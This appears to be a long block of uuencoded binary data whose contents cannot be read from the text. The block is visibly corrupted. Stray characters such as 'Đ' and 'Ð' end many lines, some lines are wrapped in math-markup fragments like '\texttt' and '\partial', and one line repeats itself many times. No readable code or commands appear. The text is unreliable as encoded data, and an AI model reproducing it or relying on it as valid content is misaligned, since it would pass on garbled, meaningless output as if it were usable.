M9?0IYG/7UN\$%K1.CCC8T35M6J?GKR<.''CUG3]V;&S_VH\@EZ<]59B_9D>O/Đ MSMIRKC?GT^DO\$Z<?S7FZZ5KUFDU&\[IZ\((HC^E.,_Z8H/US\$&SY]"*T3[J2Đ M)NDVJ;_GF98\$9GQ+D9^EAQ_-6KJ9%F-\O>LASPV>5H[[?.T=_4(L0M_6?.ED MEU_FKS3/-JG=Y*D'/W5][KCRU, `#'D6A]N%CI@>JY_)7#<E;:..VR=<[(S0UÐ MT631+P<01%LNFW+FZ-(5ZYH-6RIGY]HML90?LGUC]!3:W*Q06_XH.!U9,GR<D M;=G%TO+SC]W>S5G:]X;%^[;BLO'^_GX>F]R];FWJ;[G1TV37S3>!;:O"WC@EĐ MWFLP&]'F06%&V=QY# ?"UIX[E[QQ*+*R=36^/,S\UG,/9E'LKJ& +GR 9]3\D M;'?3DRV[.ZWWKZP_-;KJ1>-TGWI6_X?/URBCK3(7?%LB#IIO-Z;?6#K=_5O@Đ MBS^Z4U)<_[!_,[AC3/OXA@\$K]C5..MNO]<;HJ^OG;BUU+ZVZOK1?SW#YF_&'D MZZ^74-_.FF)D5WG6O:=']K*_!AT\]7I19^3^CYD/!L7SIOKX<6+614@'NQY,Đ MXI_*X&YY%W1OXN:=*W,^+Z]O"_)[/4,5T7+C:/3#/_LL[KMN_K(MOS(737EBĐ M4[\WE)=^_G6,N;_LZHN\$XW5%*[^NGV4PN\$WCF3=FR5W>LDM_?CY>KTJO6KGLD $\texttt{M[K=?SYRT\&T\&]O^9B8ISS_4FW3MW:R]RUSGC\&I8A3OWBZ-MEUEA]QP'H7.)<\texttt{TD}}$ M=INP9'#YV"E:K_SD/3F5?,>VT/)A%3P+JVXWW>T"RIUG?\$DS/&LW<VM/XT^6Đ $\texttt{M'7:} \texttt{UBXJZTIY:} \texttt{1CE}^\& \texttt{1V9\$G-OTR} \\ \texttt{OM'T5ENZ!} \$ \texttt{IP2\$1=66-AVI3M} \\ \texttt{\footnote{array}} + \texttt{:} \texttt{U=[J<D)}$ M2F2-.[?'R?-CSV<7E#.O*@[OU;SRF7M0(JO^?//`OHZ9Z<L>\GH#U<@AWL%9Đ M0DWKG!NJJHMJLNJ][UKO"97=:ZI9SE+?-(4YNTQ5,2&,FEIM[EP;T+2]-W^3Đ MX4U)K[3"LNJP8\$_S<N.1[[7G%XRDELTXVN-5D//QW3U^M^\RY%6?&ZN&6B<_Ð MY,Z.-)CG?*TQI\$NAO"ILXQK&WJK:<*XJV=1\Q**>-!MS[I"AY?X)C2>-^-/NÐ MF.SY\Y/]@<,.DD/3HP*VW2WJ3T][OL3JMG37FGO%90DVDR<?NAJW<5[9S,"NÐ MXJ%3ZA@NK:LB+>QM+UG]8;*[)RWA`'.'QX*BBV[)S71GGU-5/=Y.MS4S\$5G%Đ MO5"XACWBU64G!&]O]%EGXA@H@`[?+]=E-VZ<7]5.[]^\U<YO<?>LA0J3+8O<Đ M?GWWLF%)+[<E]EF:-'7+LH+FM99G#H9%.M"KECW.>O/+=<XU'V>_@>R!&9RVD MPS6;LXHJ,L/_7'-YI'/;@JYOEIZ9\NM4\>K4,^*B^#?'[H]QBCGX=5;QY'NOĐ $\texttt{M[7Z=5!D;\&1.BO.^[(E-CY?GK/(G<Z?J.\l\#EV\..]UXTZ85)V:K\&@^N?V;O$D }$ MT^KZ39"U[SNPL\$E;\$_7G`J.=I7L/='GN(91++8YN:E]_80.F!X_+'_ZFB9D2D $M=3C/[$R[:XA!QXK!1\YX:)0+:`_6K$F8&\:U<LK,&-/QOW<@846_4Q/#=Y7D$ $MO')%/_^&Y-3C)<-+;1[Y)5Z+C%Q3',"Y6__>TB\\)F?*-ON`"7]]]=UNT89-Ð$ MX_9+:U4?/SLK:E=!KWN'E\;YW\$P]>>>24?ZAS+]2+V6TWK)*LILW;_3LK;>XĐ M&Y4/BFHZ/?.N'CCF[OZY+?K4FUM_W#D_XAQ]S_G>P?X]'M;L,#8V=CWV2/COĐ M=N*>/EW+_DR)SWGX^<\+RU]61^Y9:W1F8,ZT47FAHK\&&SD\&]'W2=72BX<7Đ M\';#DB:E/RON(J^GU[/)YWQK+KR8:;7'09?\$Z(\#H9].A8SICNU;F/AF(2:\$Đ M!Z^ZK1]S6\;YS200B/N^Y]4K0=F+/_5Y_.U.9,*35W8;MTK[3[I\]O#:VP>VĐ M?MA4-O3BCJ])O_5_QWUR=M3:RR=<>IQJ3QM6P9C8<;7UT6A?Y\P+JO=NQV>-Ð $M_{G1PQY'}$, < [WK9DP)3;4^/FW1C(,VAU/-[SWKX;#\Q?K/)Y8>,GLHR`Q-N^#^Đ MW*IS[ZY;JRY\$_3YI1%OP*=\@YUM[]\[_^M7KTML\JU[70(*"=\[JDWGB\YS+Đ $M-7LN;COW8NFDGC-=N!:/BN>;K%V1<C_JY)'%TZ]H3AS]=>[T#9DN3<+[=1,/\partial M-7LN;COW8NFDGC-=N!:/BN>;K%V1<C_JY)'%TZ]H3AS]=>[T#9DN3<+[=1,/\partial M-7LN;COW8NFDGC-=N!:/BN>;K%V1<C_JY)'%TZ]H3AS]=>[T#9DN3<+[=1,/\partial M-7LN;COW8NFDGC-=N!:/BN>;K%V1<C_JY)'%TZ]H3AS]=>[T#9DN3<+[=1,/\partial M-7LN;COW8NFDGC-=N!:/BN>;K%V1<C_JY)'%TZ]H3AS]=>[T#9DN3<+[=1,/\partial M-7LN;COW8NFDGC-=N!:/BN>;K%V1<C_JY)'%TZ]H3AS]=>[T#9DN3<+[=1,/\partial M-7LN;COW8NFDGC-=N!:/BN>;K%V1<C_JY)'%TZ]H3AS]=>[T#9DN3<+[=1,/\partial M-7LN;COW8NFDGC-=N!:/BN]K%TZ]H3AS]=>[T#9DN3<+[=1,/\partial M-7LN;COW8NFDGC-=N!:/BN]K%TZ]H3AS]=>[T#9DN3<+[=1,/\partial M-7LN;COW8NFDGC-=N!:/BN]K%TZ]H3AS]=>[T#9DN3<+[=1,/\partial M-7LN;COW8NFDGC-=N!:/BN]K%TZ]H3AS]=>[T#9DN3<+[=1,/\partial M-7LN;COW8NFDGC-=N!:/BN]K%TZ]H3AS]H3AS]=>[T#9DN3<+[=1,/\partial M-7LN;COW8NFDGC-=N!:/BN]K%TZ]H3AS]H3AS]H3AS[TM]K%TZ]H3AS[TM]K%TZ]H3AS[TM]K%TZ]H3AS[TM]K%TZ[TM]$ M!-?=W+UA^)Z'MZ?/_;#S@=VOCRN]+_'\$E1=3^A2L^%CTUYO]G\$/71@5."-C+D M34D)6+!!/,1EK:RA0[LS*:&JCV#X^Q,V?QYN5=9S9_9\]<GMN)AWL5=9N/+\$Đ M>VK9NS&%,_-]J0Z>LQ9<.E7M-_F)LO/=FC5)UX_O>,D([G_-]^OZDKC?<MJ[Đ $M; \#M > F$0] < O+N" OWP^h+X]UDS^O6W-/RSH]$I+V7^E^:59L<M,K]O':/P\4Đ$ MEI7>?E43="+5T!/N4.Z\<C%.N&T5VM6PY=K2J]ODP[(W]EAQ73/T L[FMC:#Đ M\?D7+/<NZ4O9RI5O>L28WAD[\$0:.N*QE70WQ_Y33[]F[ERM_R]G3YRIM[OV]D MG2?-#N=.-GEE6]0Y)\S'?/JB=J^Q`5]'-RWK[^S"/GI_/)_3''YQ307W:][6Đ $\texttt{M9,G*$-$^8;;?4E[W\&GW]5>'Z=@K3W/:2]KVM1?_7*QY+76J3HDY<F[.)LT.D }$ M-7,1M"--.R3B<:HRVZQDT,XW)UR.SK4)7*K=MO"Y4=3K2?-.+!Z561(V_F%4Đ $MQAW6J4-"<_8;7FW]"(]5K<MV9]YS'+3H<O:UA5^.O+\Z=,X!6_9N]<H".ZN]Ð$ MBV=,.A5>,K?_N10W&FUR+JRJN[YK5TU3RB?>7W%#FZZ?&]GR_%HD)2QXA[?#Đ MECC)DO=[&LZW1'D')\560'?>QUJ[*MIAW1%'IYLWAS`7<KHWCLHQR(RX&A/]Ð MT3"EVX#K#F.&)UB.M[O\U+[,OYB[HNNZWV;T\$H>,W[)@W-6=#T8^>!\$MJPTZĐ M<YIR_IO!9L''UER=XA3[N`G=?>Z"^9WMU[0W6-OA'J%:TUNR-`X^>O.(?>.Đ $M7-A<[FJ]S^E.U(2*^1>L"B:JNCM%]B@98!ZX,Z;R;MB%'NEV];\WG^;O!_^1D$ MNPWHF^= \-OO/K:8/V2XP^*MCH*G@Q <RAY\Z7KMDI\$7 -E+7YP; 652M20NĐ M.CIOX95SE.38J D&E8/#Q]NLZ376;D8WTP%!9:I"Y TMNVMW7BU@7HVO#-^QĐ MO[KD]]CR+0N'2JX_]:L(?EBZ<,&(/:;/KH099;G.L^_?Z\PO#^[V:2&KQM4_Ð M'=GA.KG[A;R=+HRV;2N?S"U[M^2*[_*!54%;#MGV\$!QX.7BQYJGUOC##WU)*D M#?W<E[+Z3Q@[80PD:_@C7-NW;YSQ6??OIVI'R.DZT=^*[EFLHM><U`YU&S-Ð $M_{O})9\8M,KBR_{P}2U0?S;[ZVBH?<_*9]6J"\,SAW;^/O=^15[QT<938KXD":^Đ$ MLFEQ@]?Y[CFK;OEI7@J'OJCYO,'"?YRQI<40R<>[6Q.'W\$_,MWDW?>OVQ>\5Đ M%?%+-D]8?R]HI])MI-/MVU-?B^.J\$CT?N?6=?W:X:U3^>\$W:ENQEFY(F?ARZĐ M=T.?CAF1J8R\$`(M=>Y:\V_U'Y='QA9.JNTC?MS3=F_-^W^W:QW;7=O\I^8.]D

MF)\$B:/5>ZF;X_L.'I>&_SETTS_K`R-\$0.XI'7RNG[5]R:GG#V]0+_F?&K5G<Đ $M:-;Z-\#AX7'U"7?<+.0L+ATC3+U)+I\&=MQR>2]A-;S?MNG.?X*I4><-S0U?Đ$ M=L;Y2_6\$\[XQBUCK"H=;.F?[&K4,V'!L5;QKQN.;_B<FG*&=7"H[XM[9YR1;D M?2VQ[[S+39CU,,>+EFM_"W'(#=H=2ZT=N#NY+DH8,_G&A2F#0EG[WXWKR]S>Đ M/;\$NJ&]:-_4`P[WG+[NZ'2W?_SE&ZFUY<9=K0FF-6W980%%N,+5B_&YY6LELD MIQ/OY:R:TEW/')SZFT0+AIP9\C1X\$,WKLC7CKR\#9ON;3W7H\$IZ4Q#&-M;DHD M%EOT.ZHNC)775<RMA>[+6,94#]9I[92`^`/FO=;>]G";Z<)^/Z!/ CF;`PN7Đ M;1C?\Y<W3?S?"MB/O.N2/NZTB3QWTB&/UL>XRQR#+0U?;J3NL3I5['R]C*UTĐ $MU4S*N+-J<=]45N:6MWG.U/.<).6B;]ZQP^>L.#W-<9;7JP^=NU#6X\0,4V1D$ M0RWO[,YLO3GREVN1@PQG6:48+N;QILWYC6>R[>7U.#M/_H&(&[809C:LG[O.Đ MY^#9W.T?I/OK:_87'934"=J6FVHO')FZ9U+KIR7*X;*DT8:_SMLM[#5[J5";Đ ME2X_=9]S9Z_ZP_E[N8)O+8,&6==X\B;-^:7WKA.]SV&]CVTZ?W^**Y]R2OCĐ M,]=C^U5Q/Z1=[)'=U*-NU82#.S\5CUM<5"FQ&GKZ^J/5K][Z1I^M#'KUQ-\$EĐ M:_BZ5*]33P?&.KR^L<__]+A-*]AID?R,7S<7]'@;O"EC2\SU7X-M*T+\YCW:Đ MSMVT^&SDK7UW>.937L1%/3@<X-A8-N*A?=GTCSO&W6ZA+8*^XY>L&+XG]5"TĐ $M]Z, -^; \&;BY^V5"U<0), T^>;1GOWM2A?>%J/JN#O9Y@T_.H+[R:U^^;&+*Đ]$ MVXF1HZ:,NDGIZMC^PN[!=%7K+K7G`([C`/>X!^%8'\:EG,,+70F\$I<6\C#S"Đ $M'' & M'' & M'' & UG2"C_[;?H+/MMW\\ +&N*P9;'7Y1;=M//^NZ[<Y>-.;BIS/LZ<LG/"FD"]$ $M\&_?BN"X6QZ73[F4\#'[IZ];GU\:)JWM=O-W]UUS7SP=7_17U?/E%[?7WJ@=GD$ $\texttt{MFKPCN@P4C5} \\ 0 \\ \texttt{K\#+<8GCO/HN<[=LZ?+A3)<T[V^7?2>M.321)9N1=^ZQ$?<<D} \\ \\ \texttt{D} \\$ M/U0GE[RN&)7[YX!%CB7/!!N81TUIR=^P1=J-[ZW:/^6NVYQIVE\26A7V=+Q@Đ M58];;694FX7W%PCG6[]QW''A_=R>1[\9IKGFWDSS^](8[)3;(1=<W3ONST,9D MWD-; %XS)?E`K^&/VNL*>[^N6>2T?;OU'V_,*EVX;AYV<L:JW.W>JI4&AT:^WD M5I_A_3EX5^K&H"V7!-='K[O:[W%)IG7>J/?/^R\H?=\X/NAZTQ;^J_LO?YT\D MU=/!LUFY8-N;"98YU5</3.YCUKK3\M>Y^P?>[67%F2DY\$[WWRLX/`R=/-??ZĐ MQAG%#KRS]J\`2K_CUY=O+1#LB/()W];O@OGX)9(WC*B3WQH?1_66S'VZ9:[(Đ M(]IGII,;+^-/]JX9BU[.GFT4(2OY-G.LI>.B,I8PTF>/S3;QO>OLU4G%-7<^Đ M8KMF-NY*7.3?[8^JW)*QG\59-Y[Y;U[&GM/KC-MJZ>ASCZ[X4/8*W*YP"O:KĐ M<SBS>[G.T6F7UWKGSAD?FC1;_^@Y9.K\:9[;'?J]#&ED35[U:=,K6??)G4V<Ð $M\<18T962LO+YDJGWZO^MC\[Q'*MT_3L7]V<C\]QS[.DU]7["M^2UF1<#A],OÐ$ M*%JXOW"7("&XNP6WX.[N[NX:7`(\$A^`NP26XA!#<@KN[^W?I99WNU?L_^]@^Đ M]]R[:HP:'[-JSE>>5V=&J@KHZ.B]NELQ`M':07P8!M&]B^.7Y:Q+VG9Y4`#7Đ MGY0-;,]\'DY,B//"KRRM=4`JM1UT%.[#;SIO6+1^\VX?U<;[H`6>B2O[P[9<Đ $M?`"K;/5[6@F5\![3#8Q\4VZ9&'X$A>P0-5I'6I.LJ#S)$P#JPTT!`M6$:9)<D$ $\texttt{M5_I'!G06?*O:>"FT)} \\ \texttt{KR@V..W=2HW;} \\ \texttt{J;$2>.[$\#<$J\&PL5+54XG^K,,,I?ZGWEVD} \\ \texttt{D} \\ \texttt$ M(<6(/S<VAPSKE;+#J>8DB):(]656^=X2[=J\GJGL_J*P?;G;3IWFR5U!EI?,D M.N%[UM8K^?59F]%GXHTFB^C6MXX;XU??I_)EO%*-)2DC\NG1.*?8]%QXK>\$VĐ M*)+J(GG5J+'I%\$IX>/8)SK91+2#F2V[.%-3H4U8FPE?<Q5HDK0R9T.,I1GP<D M0-X=U^[,'A`:P@'KLFDH/OR4%\$#\$]IMF7,D679#U.,=0(,S=NU@S7L*[D37VĐ M6/<GIF"XPHXJXDR--(EEB1,>6UKF9S[JD_4&[CG]Q9:,M<?LQ+.M>062B\$L,Đ M"C)'(UPA7MWO*T[S%U,RKH=+\#ZFJ<QM?6B):ATC,5],1W`U<,EH+3"I9RR/Ð MF.*1_1CLYY*G&_JO>W29152%%(O9#C]\,Y]_?A3W'XA(&A#_%C<.'6\A3W^-Đ $\label{eq:main_main_main} $$M^* = 1017*@041+)FXBS[_M(*LJ;84A(C24ZFB*J-+2SS:6T\&]DY2=0^@1=OD) $$$ $\texttt{M-N6} \texttt{PY} \texttt{ZN0}; \texttt{'.H,G!F} \texttt{U*Z}; \texttt{':370} \texttt{RDIM} \texttt{X} \texttt{$RW} \texttt{NM8} \texttt{XF} \texttt{$A_:]} \texttt{C} \texttt{$W\&R,.JD} \texttt{F} \texttt{D} \texttt{A} \texttt{W} \texttt{$W$$ MU_3;*5[O>VS]1?8Y#'&A"1*/-5[ES3C\T\$6.S1HYUUE6\$<']FV&0@(K22!QED $M3#5_Q875U-[7NAJA$@/\"EF2J>E^+;^1G_7E:CK*5+"1/D-:I&Y[&L3A?IK-D=0]$ M2A4^_?>"*:F+5RK[58&WZL9QMY6";[B0PYV2WQAS4AJGF.X[LO@&^+SN4T)VD M4L?*-N95?DN,YFDU;.ZP[4&B/<*O(M5EO%TS<AO'=`M/),3+AGO-??K.7-Y)Ð M+'G,D(@(-L';"(6[EK@Q(J-!&D;L!NP:>W\$)V6L3E`,T5>KSPF/D#I2DE>&OĐ)M*,!\$?2G:WH4VL>4N/L--BGS:)RY1_>H!*^T8%X&@A"\$J+A(-<_'X^,QL3V\$@Đ M"OY&0,3GFS,+P1,:NSIN,'>UBC<L9=X49!8@<T\$;00B+IX,(WL1)IY\/SM5BD $M&OSAM=3LW6W"[FL'?E(KH:\/'3!<(C'JU@(><X]?BA$=:]ZW(7]0P\'B=<$ZD$ M#1-W<>F,U-=%A>>D'1).W,;^OJIL*!I<?+IS<W]1ER<QEO#V!.]!I'I_@GGKD M?AUE'""3L80:BT90`.[#=L;![+G4[0\$W&RB1QSLUG56T8HJXOLRP%)&Y#QDHĐ M^.3/IKJ==X0AV<\$D\$]\$A%/U=7Y,C22Z^#:ZNI1CTB\$2)IH:&E.1><(WMQ9VBD MF.[[IQN<'N%6HY88%IX+/8WR9`O,F(Z,7C+Z"??3AG2XWA>AR</4XUXZ[FQVĐ

M+A9AR\>9F;P;&V\$Z_9XXY(I&4OUZ+_)'AC8DBIH\.1KG/99S':34.(`J)S\$,D M,90[`H<*5PBGPDI+9OD,BCI^GESKO'M-+]B;XD+4_Q.>"98`?G\5`W&7M2'(Đ M6C_Z%3>C_@<UUDZX"]JGH&2"D=>]^N\$E=V\$B&/@N#L=(H]/,#E\"J'I8>0EIÐ $MVHWJ#.(4*/7B\CZV=A)1:"4),,O!O&,XF/P2+<YD'ESB3[HW,I(+@=OEMX<7Đ)]$ M?O%=_'T4.?E-EV-I,QW.)V7P@%\$&<</>N=OBXF\RRT>7\T80D%,*588"@^BPÐ MG+?NSBZ`&CJ2/D.668&B!CYM5TNI"5(B2963-QNX9.8K5++V4_^C1Y38@_&=Đ M-4WF, #, B\$A)"5 ?U@\4:0YBS3G/"@-[[-40!-:(W\(2OE,QHJ#GPN&@:7U\$Đ M=GV: `]K7NEVXK?E/!B`(.[=8<6#3B)"SXDG4BO11Y??P],_\C]2#0B:3B5\$.Đ M\$NMF%;XN,9FY#N/\$N-,.&%/B5X+7#I_9'"ZT9[AXP=@6&\$,DR6\$%Z7WI@ZB)D M;XF-"8-H<43!*H]I@\$ZP(7`=7F8NWGN#\S,7:?NC@*VX8_QQESZX/HP^DM54D MDLX)KN%T8Q/^A.`5+O`="H\$Q*4:I2E9Z`**']5C9/C(6AKTLNF@=]JJ,"\A9Đ MD-<^F*ZEZVR/Y#PA=D?B692D!9^K:3*9"_%4L]]2;",)F1[^6%<A2!#ZFFHZD MRVQ1+(T^-`#&TN,5[@(NZ]LJ^ZR`YN'V1?_;#;UH4GWC4K!#B?K&H,.8E"8QĐ MM) *[BI1U\$D%2U]X/08L>=6!E/Z9>P2O<=;RM:DS%,./PXHWT;M>"<9HX71B,D $M@40A\K-XBP!AK6-M5!70-:]D"BWHR(<X)+9,=&@EB&"[\#;-L#<`U#\P"-'8Đ$ MB*Z=(WN-=*U+,0>Q,CT'YI=+%,X6%9"K<L4D0ZMD*](\$#8X`>*9P3D/;;[S'Ð M5A84%:.#)B@.>[]N[69\`.D*&0,^9IK*M\'4:W9R?RRO`P\$3P&4,N(Y7''KJĐ MON; >0-6T-`&FZM&'G':0\$%[VZA/3`0J6, >@P"T[IG.2C\$S&^&(+^_7?M:`[KĐ M!&PFUF/;*O+DFU@5%^"NU?/`AI&M5@\$^">X"CF]7+<Y7-?4YVTBH9\$:+P3@<Đ MMJK.FLR`7:C%A5Q=,"#*P=`.)R2V^D#[?IK\$H-?@-&CM<C"G)%<?R6'N"X;`Đ MY3I/!!^.#LQ[I],):J&:=])%%Q'3E-O>=U((3:23\GO"?#HY\$);?)W006!6FD M9+TP+AE9S%EI17U]Z'-,\$M/%\ZQXW\1X@+G.2?&E8QD2!V8J'T&H*!&!\RNVD MG]M<]?969\0X>Z;I<K;%D2B*/L^_.J'FBR#D.6;>&>'\$ZGB`-OPYZOQ:VBJ4Đ M\$=W2U) R[\$=4; $ML^2Z=YG3$,@GT7=R!\$';5) BQCZP] $V'041*^{6}INQKT!$,57DMY)B`J5-QG<]S'U8\$?2C4+H3"'DWU45SLZG709R-T"#5M>.B84`I\$\$3H7!!3+D MEBK!4WT;V*6\$X+TQ37E#RJ0`5TL!^_'-=W>^X\ZO[7FN8F!4#)&7D*:\$1]^ND M'28V!T&_GU@AC?O0>U4L<7K(F'\$I*#X%\9!,2+=ZFSM'%X]57T\Y-@RPL!UIÐ M[X(C.GOJ:P74XGK6:W:MP6/LTYM;(%?ZY^EFH#`,AULXUV^")8MC@NT-7`UFÐ $\verb|M?T]>)\,41\&-\verb|J#IA9^5WZ-VZ>JV3"TS3?VB]_'^VS8!, \verb|MO/?>=;CV#3UPE-F9H(D)|$ MU&T) $SPLR = +HL$] 41 ; 3J (<math>8N = GUT0 : U + = 4S^Y :]^C_R A : SPM =]WF_6E! + (K \to EV_7)$ M\$TG?^%->W>M6CL<ZDGD+6KL,9%4;F1*;[8(22)]F\QC2]2\$T+2EH1T5>Q)9,D M'FVP<`7+P#&:)?`8IFDH/M=^A(_,?0C^64N(E5N&/WMB`E[A>KDW>>1W8:G7Đ M?V+AYG2UA8?WRV?,1.W_:<<T0]9DR=+(N@\\$5?A8R962#D],63;CI(USGWK7Đ M6'1#:[VG_)9C8)DJ7(D(6YS1L2G+7.T=;.PK2JBG`*,LW0,2WJ@6]L+088OYĐ $\label{eq:mf} \texttt{MF";} \& > \$P(XR@65X+@P;'2SD\$(6R!+,O\&K=B9C5\$QJ82B.;\\$/A4<\&=\V^{)}S@D$ M\$)U2EN!2P9V)B*R)F!I!*%.YMNW]VU:@W=_'-_'9S1\;#\\$RIF?7KJ6Y5G>3D M!!!_F_Y]MJ2^TZ"`&BIHKW(Y@K8X!]G>9FL:W@B#K1.U!?6R&VOK1U&\$?=C'D M^8>!>#/X!>VUGWP#G]&T<I(3U\$(](\$17&\OTO\$5F%LK1(XWC:,&#<Q4AM:/ZĐ M8*-?71:M/QSC?T+&#@KH8AL7Q.!<[J:K"E)M?JK377M#[=2FEQ1R[<&P7<Z-Ð] $\texttt{M->KP\$YR64I3H![@991PFK;F9\&*FK\backslash EM\&;SBNUR2'\$V3VL\&2EG\backslash Q-\$8,TIT\backslash)} \\ \texttt{D}$ M.]&0&ODK*T?P9\$DBT%=Y 21.'3Y6B5:]VX#?TBEZ@MN1=;+WP?B\$(U%M*:.8Đ MG-%*1XVUMAO@ZN!^ D,O\$JO!HK?CK67MAS+Y]EF+"''75B(RP+#E*[19H?2YĐ M^L03,IO6P+U&]0<1MZS9(:.0+[6OS@CPIAX6"\$+P2M[#P/CZBP<'!!!GL8AF\$D M3]<[+TSJ63B@MJM0O6>N53@_#EK4S@HAN.E\$M1OD(=Q`I&ZHV\$@LN?KPO=*@Đ M0; 'HUJ49]]7Z/=<K!NPU^*S)S3OWLPW,;0>7I1:^+`/JY)(A-MN>#=L8Z;QIĐ $\texttt{MSU} > 3 - \texttt{J}; \texttt{M4} _ \texttt{C} \\ \texttt{QJSG} + \texttt{MP1} \\ \texttt{\&} : \texttt{MBR} \\ \texttt{(8)} \\ \texttt{K} < \texttt{,3W2P}] \\ \texttt{="2WLN)} \\ \texttt{59CG} \\ \texttt{,92?5N?}; \\ \texttt{3@} < \texttt{QD} \\ \texttt{D} \\ \texttt{MSU} > \texttt{MSU} \\ \texttt{MSU} \\ \texttt{MSU} > \texttt{MSU} \\ \texttt{MSU$ $MLY'SL>Q062S9.OUNQ8XNS&G'_!&VYYV//Z]1+&C3&-&)3MG9N/1;N>M[F,[6D]$ M\O!;BD_PQB0L-@KCO8\EM_((&XV4\U6"""HQ>?(LQ)VJTG^_0*A*Q,30^IY9Đ M_KEKI,Q)WFW4N*'K)TH"Z;S*&18NK2\1RP!7CG>=%TN3X\UH>;J.H'1XC4L?Đ M)XKI:WUD%01BA^\8+D%?<BIX5#LG!;PMOA2:+P<+1*034>X-\^3CS*PUNS;_D MF,>!I9#&X4W@U\A@QP+M(QL8/)6BP%17^7B%05?I-.M:!Y19+;L;3?C@[59?Đ MQ\T>[BF[UJS/]>)HK7#S-K@Y6-+4/GB;P:C<W8[UH;X7-]V-U=9>K'UKYC8LD MG*2+N(#AA*!8I]*;G(II@P,K%.\$-AF;I;%]3#.U#U=+,GE;]\^F#Z!OF?#LPĐ MN>1(;U<), SPBHK8OT.@[%QVT<UXEA7Y)8I"\$I/NI5N+%M&14/KM[A'11&"+8Đ MP?2FU0SC[Q:+-K<+/S."08N5,TFU#&1/D<T9SXK)U!15E[)@Y^X,6[R6<GA,D M -D.^35=W[^FZ?QH@8M\$B(7>WIR!%@&E(4J3?<):ZZV\@E'UZM3PZNK8=Q(9Đ $M^7\#00^M\\#613'63\#\;^29PJG:'PD^F15N@6J)M(EFB)T^/6D]H]?6;;3_A*D$ M%7J\D?J3>B@O'WC6E`8#)]=KZ2U.JT!OHBI*!('1F\$!?1]GI(&;1<64F75Q!Đ $\texttt{M=,<0S![V,7<$+0\K<\8EG\/C5"\HG32\&@\#X_^;Z9B/?R*G2TC*D7-G\#+72Y>D}$ $\texttt{M9Y} < \texttt{GJ} > < \texttt{6R} \) \ \texttt{S} : \texttt{B} : \texttt{T} \) \ \texttt{C9} \] \ \texttt{B} : \) \ ; \ ' \ 1 + \texttt{5} \texttt{AZ} \) \ \texttt{K3A} * \# 1? \& \texttt{W4HHE} \) \ \texttt{OW} > [\ , \texttt{E} + \texttt{X} = > ! \ -= \texttt{0@} \setminus \texttt{D} \] \$

M[MCM&PA='AE2*?=QBA^Y(OM(;WUG[&N@^-@7BVDXK/M1*'K0++E'\$BJ%H+@[Đ M3N/#JN#.=S33G=X1P=J5#G#/&0F=\$I=;VCRQ7XY)/W@8?7'D6*`)1QM"+7H,Đ MCO5UW-#DT)-.`#-L72W61KA1<H61-E`YSPVF.B3(.I&'PY(87;`8XP9?`_F-D M;5^9S+<ORYG+YUYP8^9">UW8@95>"NB5#XY=\$`\ZS;IP^4\$1Y8WGWMTNSGA^Đ MRCV)'?B&GH[ZJ?/FZ`B-]37BP0F5)QL<+QHA^4+.H<TF6;!P3Y/:44HALY"%Đ M*X<Q,[,3=W#L:F<-EB\$5'!DZ]FTRC<]@W*[X55R1D=F/6%+XQS"A1Q[Q,%D-D MO"U%UW>?\$O12^DZRK7H,WGV5 P!U"<WH-?!UK >5SZ-J-^\SW.L]:NIL/\$).Đ $M@-2^4/GR;3+6)S1S^IMTK>5^JGGI[IW>3+Z.HN^(_D8[$2M%J6ZB0)9W?[@D])$ M97#4KRX'60FR5>8<@MIT*M1\$2^,?TQ`1R&Z[JYD9^4`2FSU)U(R7S56V(3CJĐ $MN\KT^@1+=UI1>+',>2SB7H(Z\#B`UN\#/O*LU9[DC&*'[(+;@OM\H?W#$+U,#/Đ)]$ M3F42F"FND6U]L3_&QC*<H71@<+W.]Y\$6WTA9GM-X2MGY5KFR(_Z]G<',*QQVD MIXQ3GDMFJO.QW_+<@(@9E>'S!O\$V3"C>CM07,;TJJ8C-2/I4`02G!2._:F';D MB..E"R?>#:2"T`W(^@CL.4YLA'VF'_S#KZ^"'@G[<RRW\$&+3JAO0J84-OU+SĐ MM(DD&%0&#<><>QEPZ""H]^647YI=6<H'%:Z+GON?#6ZZ!&Z,U[?[U_F6V]3"Đ M#XM\$X3[4WOW\$/S&F-U\BQ.Y\]J`I#HCAT_\:SEY_LM[I/M>7I_=`_^E,K+K!Đ MB8;1V<G4'I?EY\9SD3"R-==TE9E;EV@"="2!6I78PCJ':`(32B_L)GG*]0EGD M`3J^,`:%^H&8L\$6"QWB':L]K/]1<SZOEAC*L7A\$3BL]')3=L86D>S/N?AV@KĐ $M]&/)+<ZT(XA.201MT[`_@@3\],J\%WP)U<'X$CCR<I06(K<9,EI`.-7K^(R#Đ)U<'X$CCR<I06(K<9,EI).$ $\texttt{M:+.\&]R;W]/8??Q9\&L\#;',D9*?+XKU3CR.\)\#*,<,Z7ZG6X%XK&D60RRDZD5VD}$ $\label{eq:mpp} \texttt{MP\#8\&J_`W\$R8/4<Z^5BC`7TUYVH:0/N1+<T&N`,1D$1EMN]<7RM!;3_H14W?D} \\$ $\label{local_moments} $$M6M]B\<'O^1&\GW'';QR3IMQ\.L>$9/E+[>U5_'4&Y2J=3.^;SH3MNUZA?8-D]$$$ MVDI`^<W2C;'39GPJL+)ZN\.MW^-+-5HV^(YS"LK+-^*C7NZG5\$;!ON04*9%8Đ M8Z\$5!UMS?DZL@1+SUQ^:]J:Q?!1*ET'W[SG:3-+CJU7+G;NPJV_.SR93&&2?Đ M)[UU\$;QR"GU7XCU',./Y"=F#>Z`<_(;6WT4-]?D;D#3"BTTF.&F/I4B!#SODÐ M"K`[V;#5NU)U8L@4^;=*5@3N*;#?,550^*R@.!)\$&IO1W:0.=*946@8!`)AZÐ M^R`R!J#/\LRS\$\)A`J8A*[5;X68-^&??:H_]5-L7?C=-+@*0FU%C,&"9)9(IĐ MC4^`LE2)IQVO2-U;;\$`W.LDGV&VE[PV\\$FP;<H_EL6JT8OV[?8^AVA)\$V3VVĐ M2@(R*T?5`8TPYLO[QMH@TH:^/8UU"]]<TW*YB0"._&CA[#>[*@\$ZTT!_IK7Đ M\NDYG\7VF68+;"F1!EJ]OKA/BM[8=#</G%EO^6%1Z(UW^U//P 5?6OK,#\$MRĐ M;MBQ2+O%@FEYS1B94630J36`O>7_B2M^DR#WG<YU^GW:D.\$-YGY[-J_:BKU=Đ M:9\$%_=="K0ZBH<^H!&W[#P4N;3?^7HPTK4OOTR;BW:0*Z'>\!#G%HK=2SEWWĐ MU C>1B)N#V8WKP5+PT[?8<&6PC%TAHUTDAB7#02(QO(S=</(%/^0`3A\F5IXĐ 